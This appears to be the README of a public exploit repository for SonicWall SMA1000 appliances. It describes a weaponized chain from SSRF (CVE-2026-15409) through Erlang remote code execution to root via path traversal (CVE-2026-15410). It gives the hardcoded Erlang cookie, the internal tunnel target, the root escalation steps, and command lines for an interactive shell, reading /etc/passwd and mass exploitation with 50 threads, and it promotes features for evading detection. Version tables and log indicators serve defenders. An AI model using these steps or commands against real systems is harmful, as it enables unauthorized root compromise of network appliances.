 tc4dy/cve-2026-15409-15410-framework


Multi-exploit framework for SonicWall SMA1000 chaining SSRF (CVE-2026-15409) to Erlang RCE and root privilege escalation (CVE-2026-15410). Features interactive shell, batch scanning, file operations, and safe detection mode for authorized penetration testing.









Exploit Framework & Safe Detection Tool
Unauthorized access to computer systems is illegal under **CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), and similar laws worldwide.
CVE-2026-15409 is a critical unauthenticated Server-Side Request Forgery (SSRF) vulnerability discovered in the SonicWall SMA1000 Appliance Work Place interface.
How it works:
wsproxy endpoint.os:cmd/1 calls.Key Facts:
Disclosed: July 14, 2026
CVSS Score: 10.0 (CRITICAL)
Affected Products: SMA 6210, SMA 7210, SMA 8200v
Fixed Versions: 12.4.3-03453+ and 12.5.0-02835+
exploit.py)The full weaponized exploit chains CVE-2026-15409 and CVE-2026-15410 to achieve root-level compromise.
| Feature | Description |
|---|---|
| [+] SSRF → Erlang RPC | Automatically tunnels through wsproxy to reach internal Erlang nodes. |
| [+] Remote Code Execution | Execute arbitrary OS commands via os:cmd/1. |
| [+] Interactive Shell | Spawn a live shell with support for privesc and download commands. |
| [+] Root Privesc | Leverage CVE-2026-15410 to escalate to root using AMC path traversal. |
| [+] File Operations | Read and write files on the target system. |
| [+] Batch Scanning | Mass exploit multiple targets with threading (-l flag). |
| [+] SSRF Detection | Optional --detect flag for safe vulnerability verification. |
| [+] Customizable | Override WebSocket URL, Origin, User-Agent, Cookie, and more. |
| [+] No Extra Dependencies | Uses only Python standard library (except optional requests for detection). |
| [+] Raw WebSocket Implementation | No external WebSocket libraries — custom socket-level handshake avoids library-specific signature fingerprints for better OPSEC. |
pip (for requests library)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| Product | Vulnerable Versions | Fixed Versions |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | Same as above | Same as above |
| SMA 8200v | Same as above | Same as above |
[!] Important: These vulnerabilities do not affect SonicWall firewalls (SSL-VPN) or SMA 100 Series.
The wsproxy endpoint on port 443 accepts a bmID parameter starting with -3389 and a host:port specification. By pointing host=127.0.0.1 and port=1050, attackers can tunnel to the internal Erlang distribution service.
The Erlang node uses a hardcoded default cookie: 10ecad5b446e86864832904cd439b6b70262. This allows remote authentication and execution of any os:cmd/1 call.
Once authenticated, the exploit writes a shell script to /var/tmp/ and triggers the AMC remove_hotfix XML-RPC endpoint with a path traversal (../../../../var/tmp/script.sh), executing the script as root.
SonicWall recommends checking:
extraweb_access.log for /__api__/login or /__api__/logout (200 status)extraweb_access.log for /wsproxy with suspicious host params (101 status)ctrl-service.log for hotfix rollbacks with path traversal/var/lib/unit/conf.json containing routes for /__api__/login or /__api__/logoutThis tool is provided for educational and authorized penetration testing purposes only.
The authors and contributors are not responsible for any misuse or damage caused by this software. Users are solely responsible for ensuring they have explicit written permission from the target owner before testing. Unauthorized access to computer systems is illegal under the Computer Fraud and Abuse Act (CFAA) and similar laws worldwide.
By using this software, you agree to:
[¡] WARNING: This vulnerability is actively exploited in the wild. Unauthorized use may result in severe legal consequences.
